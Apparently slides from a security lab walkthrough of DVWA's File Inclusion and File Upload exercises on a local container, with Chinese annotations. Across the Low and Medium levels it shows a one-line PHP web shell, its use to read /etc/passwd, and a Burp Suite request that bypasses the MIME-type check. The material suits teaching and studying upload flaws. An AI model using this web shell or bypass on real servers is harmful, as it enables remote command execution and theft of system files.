if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

\$~/File Inclusion/Impossible: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

**allow_url_fopen = Off
allow_url_include = Off**



\$~/File Upload: cat ./"Web Page"

Vulnerability: File Upload

Choose an image to upload:

CHA.png

1. 選取檔案

2. 點擊 Upload 送出

.../.../hackable/uploads/CHA.png successfully uploaded!

3. 結果 (檔案位置)

<http://127.0.0.1/hackable/uploads/CHA.png>



\$~/File Upload: cat ./Docker

```
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 12
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Jan 19 06:04 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 06:04 CHA.png
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# cd ../../vulnerabilities/upload/
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 help
-rw-r--r-- 1 www-data www-data 2298 Oct 12 2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 source
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# █
```

\$~/File Upload: cat ./Docker

```
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 12
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Jan 19 06:04 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 06:04 CHA.png
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# cd ../../vulnerabilities/upload/
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 help
-rw-r--r-- 1 www-data www-data 2298 Oct 12 2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 source
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# █
```

\$~/File Upload: cat ./Intro

- "Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload **helps the attacker accomplish the first step.**"
 - 透過 File Upload 來上傳惡意程式
- "The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on **what the application does with the uploaded file, including where it is stored.**"
 - 針對上傳的檔案處理方式不當



\$~/File Upload/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}

?>
```



\$~/File Upload/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}
?>
```

- basename()
 - 回傳路徑裡的檔案名
 - E.g., /etc/passwd
 - passwd
- move_uploaded_file(\$a, \$b)
 - 檢查檔案是否為通過 PHP 的 HTTP POST 所上傳的
 - 若是則將 a 移到 b
 - 成功回傳 true
 - 失敗回傳 false
 - 若不是則回傳 false

\$ ~/File Upload/Low: cat ./Answer

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello World Demo</title>
  </head>
  <body>


    <h1>Hello World</h1>

    <?php
echo "Hello World!";
?>

  </body>
</html>
```



\$ ~/File Upload/Low: cat ./Answer




<http://127.0.0.1/hackable/uploads>HelloWorld.php>

\$ ~/File Upload/Low: cat ./Answer

```
<?php system($_GET['cmd']); ?>
```



\$~ /File Upload/Low: cat ./Answer



A screenshot of a web browser window titled "127.0.0.1/hackable/upload". The address bar shows the URL "127.0.0.1/hackable/uploads/FileUploadDemo.php?cmd=cat /etc/passwd". The page content displays the contents of the "/etc/passwd" file, which includes entries for various system users like root, daemon, sync, games, man, mail, uucp, proxy, www-data, backup, list, irc, gnats, and mysql.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

[http://127.0.0.1/hackable/uploads/FileUploadDemo.php?cmd=cat /etc/passwd](http://127.0.0.1/hackable/uploads/FileUploadDemo.php?cmd=cat%20/etc/passwd)



\$z/File Upload/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```



\$z/File Upload/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```



\$z/File Upload/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];


    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

- `$_FILES[]['type']`
 - MIME type
 - Content-Type

\$ ~/File Upload/Medium: cat ./remove



A screenshot of a terminal window titled "Vulnerability File Upload" showing a root shell on a Kali Linux system. The terminal displays the following commands and output:

```
kali㉿fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 28
drwxr-xr-x 1 www-data www-data 4096 Jan 19 08:08 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 06:04 CHA.png
-rw-r--r-- 1 www-data www-data 30 Jan 19 08:08 FileUploadDemo.php
-rw-r--r-- 1 www-data www-data 170 Jan 19 07:51 HelloWorld.php
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# rm CHA.png *.php
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 16
drwxr-xr-x 1 www-data www-data 4096 Jan 19 08:50 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads#
```

\$~ /File Upload/Medium: cat ./"Burp Suite"

\$~ /File Upload/Medium: cat ./"Burp Suite"

\$~/File Upload/Medium: cat ./Answer

The screenshot shows a browser window with two tabs: 'Vulnerability: File Upload' and 'Vulnerability: File Upload'. The main content of the page displays the DVWA logo and the title 'Vulnerability: File Up'. Below this, there is a form with the instruction 'Choose an image to upload:' and a file input field containing 'FileUploadDemo.php'. Below the file input is an 'Upload' button. To the right of the browser is the Burp Suite Community Edition interface, specifically the 'Proxy' tab. The 'Intercept' button is highlighted. The 'HTTP history' section shows a request to 'http://127.0.0.1:80'. The raw request content is displayed:

```
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=jnhnvpgeqsqr1tloo52bc28vc5; security=medium
21 Connection: close
22
23 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
28 Content-Disposition: form-data; name="uploaded"; filename="FileUploadDemo.php"
29 Content-Type: application/x-php
30
31 <?php system($_GET['cmd']); ?>
32 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
33 Content-Disposition: form-data; name="Upload"
34
35 Upload
36 -----WebKitFormBoundary6ZHKcXAdvJKVNS34-
37
```

\$~/File Upload/Medium: cat ./Answer

The screenshot shows a DVWA (Damn Vulnerable Web Application) instance running on port 80 at 127.0.0.1. The browser tab is titled "Vulnerability: File Upload". The page content includes a file upload form with a "Choose File" button containing the value "FileUploadDemo.php" and an "Upload" button. Below the form is a "More Information" section with three links:

- <https://www.owasp.org/index.php/>
- <https://blogs.securiteam.com/index>
- <https://www.acunetix.com/websites>

To the right of the browser is the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing an intercept request for the URL http://127.0.0.1:80. The request details pane displays the following HTTP request:

```
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=jnhnvpgeqsqr1tloo52bc28vc5; security=medium
21 Connection: close
22
23 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
28 Content-Disposition: form-data; name="uploaded"; filename="FileUploadDemo.php"
29 Content-Type: application/x-php
30
31 <?php system($_GET['cmd']); ?>
32 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
33 Content-Disposition: form-data; name="Upload"
34
35 Upload
36 -----WebKitFormBoundary6ZHKcXAdvJKVNS34-
37
```

The Burp Suite interface also includes tabs for "HTTP history" and "WebSockets history", and various tool buttons like "Forward", "Drop", "Intercept is on", "Action", and "Open Browser". The "INSPECTOR" panel is visible on the right side of the Burp Suite window.

\$~/File Upload/Medium: cat ./Answer

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface on the left and the Burp Suite Community Edition proxy tab on the right.

DVWA Interface:


- The title bar says "Vulnerability: File Upload".
- The URL in the browser is "http://127.0.0.1/vulnerabilities/upload/".
- The page displays the DVWA logo at the top.
- A form titled "Choose an image to upload:" contains:
 - A "Choose File" button with the value "FileUploadDemo.php" highlighted in red.
 - An "Upload" button.
- Below the form, under "More Information", there is a bulleted list of links:
 - <https://www.owasp.org/index.php/>
 - <https://blogs.securiteam.com/index>
 - <https://www.acunetix.com/websites>

Burp Suite Proxy Tab:

- The tab title is "Burp Suite Community Edition v2021.10.3 - Temporary Project".
- The "Proxy" tab is selected.
- The "Intercept" button is enabled.
- The request details show:
 - Request to "http://127.0.0.1:80"
 - HTTP history tab is selected.
 - HTTP1 tab is selected.
- The raw request content is displayed:

```
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=jnhnvpgeqsqr1tloo52bc28vc5; security=medium
21 Connection: close
22
23 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
28 Content-Disposition: form-data; name="uploaded"; filename="FileUploadDemo.php"
